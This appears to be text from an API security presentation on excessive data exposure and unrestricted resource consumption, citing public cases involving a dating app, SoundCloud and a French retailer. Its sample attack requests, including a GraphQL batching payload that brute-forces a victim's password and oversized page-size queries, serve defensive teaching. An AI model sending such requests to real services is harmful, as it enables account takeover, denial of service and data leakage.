
Now, the user can restrict the sending of the lat/long so as not to give away their position.

BUT, that data is only filtered in the mobile app itself, not on the server. It's just hidden in the mobile app interface if the privacy flag is set. The filtering is client-side, so the API can still be queried for the position data.

https://www.pentestpartners.com/security-blog/group-sex-app-leaks-locations-pictures-and-other-personal-details-identifies-users-in-white-house-and-supreme-court/

API3:2023 – Excessive Data Exposure: Three Fun

Exposing near real time location and PII




Including one in the White House, although it's technically possible to re-write ones position, so it could be a tech savvy user having fun making their position appear as if they are in the seat of power.

https://www.pentestpartners.com/security-blog/group-sex-app-leaks-locations-pictures-and-other-personal-details-identifies-users-in-white-house-and-supreme-court/

API3:2023 BOPLA (Excessive Data Exposure)

Real world example – Top French Retail



```
"c_tempCardInfo":
"{\"creditCardExpirationMonth\":9,\"creditCardExpirationYear\":2026,\"creditCardEx
pired\":false,\"creditCardNumber\":\"41653       9280\",\"creditCardNumberLastDigi
ts\":\"9280\",\"amount\":{},\"creditCardType\":\"Visa\",\"paymentMethod\":\"CREDIT
_CARD\",\"creditCardToken\":null}"
```

Flaws:
Unmasked credit card number in the response

Business impact:
an infringement to PCI-DSS 4.0 compliance to the "3.4 Access to displays of full Primary Account Number (PAN) and ability to copy PAN is restricted

Detecting Sensitive Data with Salt

API4:2023 Unrestricted Resoure Consumption

Taking advantage of the system not applying the brakes on your actions.

API4:2023 - Unrestricted Resource Consumption

Legitimate – max_return and page_size request attributes are normal

```
POST
/example/api/v1/provision/user/search
HTTP/1.1
User-Agent: AHC/1.0
Connection: keep-alive
Accept: */*
Content-Type: application/json;
charset=UTF-8
Content-Length: 131
X-Forwarded-For: 10.93.23.4

{
  "search_filter":
"user_id=exampleId_100",
  "max_return": "250",
  "page_size": "250",
  "return_attributes": [

  ]
}
```

Attack – Attackers modify the request to return an abnormally high response size

```
POST
/example/api/v1/provision/user/search
HTTP/1.1
User-Agent: AHC/1.0
Connection: keep-alive
Accept: */*
Content-Type: application/json;
charset=UTF-8
Content-Length: 131
X-Forwarded-For: 10.93.23.4

{
  "search_filter":
"user_id=exampleId_100",
  "max_return": “20000",
  "page_size": "20000",
  "return_attributes": [

  ]
}
```

APIs often fail to impose restrictions on the size or number of times a resource can be requested.

Attacks not only impact server performance (e.g. slow response or DoS), but can also lead to authentication attacks (e.g. brute force) and excessive data leakage.

API protection solutions should identify and report on abnormally long query values specified as part of API queries. Additionally, they should monitor and track excessive API access per endpoint to prevent DoS and DDoS attacks.

API4:2023 - Unrestricted Resource Consumption

Legitimate - In order to perform user authentication the client has to issue an API request like the one below with the user credentials:

```
POST /graphql                               HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/78.0.3904.108 Safari/537.36
X-Forwarded-For: 19.42.129.253

{
  "query":"mutation {
    login
(username:\"<username>\",password:\"<password>\
") {
      token
    }
   }"
}
```

Attack – bad actors leverage GraphQL query batching to bypass the request rate limit, speeding up the attack:

```
POST /graphql                               HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/78.0.3904.108 Safari/537.36
X-Forwarded-For: 19.42.129.253

[

{"query":"mutation{login(username:\"victim\",pa
ssword:\"password\"){token}}"},
{"query":"mutation{login(username:\"victim\",pa
ssword:\"123456\"){token}}"},
{"query":"mutation{login(username:\"victim\",pa
ssword:\"qwerty\"){token}}"},
{"query":"mutation{login(username:\"victim\",pa
ssword:\"123\"){token}}"},....
]
```

APIs often fail to impose restrictions on the size or number of times a resource can be requested.

Attacks not only impact server performance (e.g. slow response or DoS), but can also lead to authentication attacks (e.g. brute force) and excessive data leakage.

API protection solutions should identify and report on abnormally long query values specified as part of API queries. Additionally, they should monitor and track excessive API access per endpoint to prevent DoS and DDoS attacks.

API4:2023 - Unrestricted Resource Consumption

SoundCloud: Distributed Denial of Service vulnerability

In 2020 the Checkmarx research team found that SoundCloud had not properly implemented rate limiting for the /tracks endpoint of the api-v2.soundcloud.com API.

Since no validation was performed for the number of track IDs in the ids list, an attacker could manipulate the list to retrieve an arbitrary number of tracks in a single request and overwhelm the server.


Under normal conditions the request issued by the SoundCloud WebApp includes 16 track IDs in the ids query string parameter.

The researcher was able to manipulate the list to retrieve up to 689 tracks in a single request causing the service response time to increase by almost 9x.

According to Checkmarx: "This vulnerability could be used to execute a Distributed Denial of Service (DDoS) attack by using a specially crafted list of track IDs to maximize the response size, and issuing requests from several sources at the same time to deplete resources in the application layer will make the target's system services unavailable."

https://www.checkmarx.com/blog/checkmarx-research-soundcloud-api-security-advisory

A3+A4 – BOPLA + URC – French retail



```
Bundleversion: h                    /static/js/client.ad5d85e5.chunk.js
Origin: https:,
Content-Length: 4327
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
X-Pwnfox-Color: magenta
Te: trailers

{
  "operationName":"queryProducts",
  "variables":{
    "size":9999,
    "productName":"c",
    "stores":[
    ]
  },
  "query":
  "query queryProducts($filterCategory: [String], $brandName: [String], $promotions: [Str
  ing], $price: [String], $sort: [String], $from: Int, $productName: String, $stores: [In
  t], $matter: [String], $colors: [String], $sizes: [String], $size: Int = 24, $withPromo
  tion: Boolean, $categoryName: String, $baseCategoryName: [String], $tokenSpa: String, $
  tokenSpaExpiration: String) {\n  viewer {\n    filters: productsES(\n      category_id:
   $filterCategory\n      category_name: $categoryName\n      promotions: $promotions\n
      price: $price\n      sort: $sort\n      from: $from\n      product_name: $productNa
  me\n      matter: $matter\n      colors: $colors\n      sizes: $sizes\n      size: $siz
  e\n      stores: $stores\n      withPromotion: $withPromotion\n    ) {\n      aggregati
  ons {\n        baseCategoriesGroup {\n          buckets {\n            name\n
    total\n            __typename\n          }\n          __typename\n        }\n
  categoriesGroup {\n          buckets {\n            name\n            total\n
    seo_url\n            __typename\n          }\n          __typename\n        }\n
    brandsGroup {\n          buckets {\n            name\n            total\n
  __typename\n          }\n          __typename\n        }\n        priceRange {\n
     buckets {\n            name\n            total\n            __typename\n          }\
  n          typename\n        }\n        promotionsGroup {\n          buckets {\n
```

```
        "__typename":"ProductESItemType"
      },
      {
        "product_id":1627736,
        "promotions":[
          {
            "promotion_id":"629698682545c5001eaf93fe",
            "label":"-30%",
            "discount_price":30,
            "cardTypes":[
              "0",
              "1",
              "2",
              "3",
              "4",
              "80"
            ],
            "beginUsable":"1653868860000",
            "endUsable":"1655855940000",
            "minimumAmount":"1",
            "discount_type":"REM",
            "itemDescriptor":null,
            "freeShippingValue":null,
            "profil":"P092",
            "__typename":"PromotionItemType"
          }
        ],
        "type":"grocery",
        "universe":"grocery",
        "range":"TABLETTES LARMES DE LIQUEUR 100G",
        "brand_name":"Villars",
        "product_name":"Tablette de degustation chocolat au lait fourré au kirsch",
        "category_name":[
          "Chocolat au lait"
        ],
        "price":1.8829999999999998,
        "originalPrice":2.69,
        "conditioning":"Tablette de 100g",
        "max_quantity":12,
        "unit":"KGNT",
        "unit_price":26.9,
        "has_image":true,
        "isSpa":false,
        "landing_page_url_spa":null,
        "add_to_cart_page_url_spa":null,
```

```
Request Attributes          2
Request Query Parameters    1
Request Cookies             0
Request Headers            19
Response Headers           11
```

```
Done                                                    3,757,213 bytes | 4,304 millis
```

__Attack:__

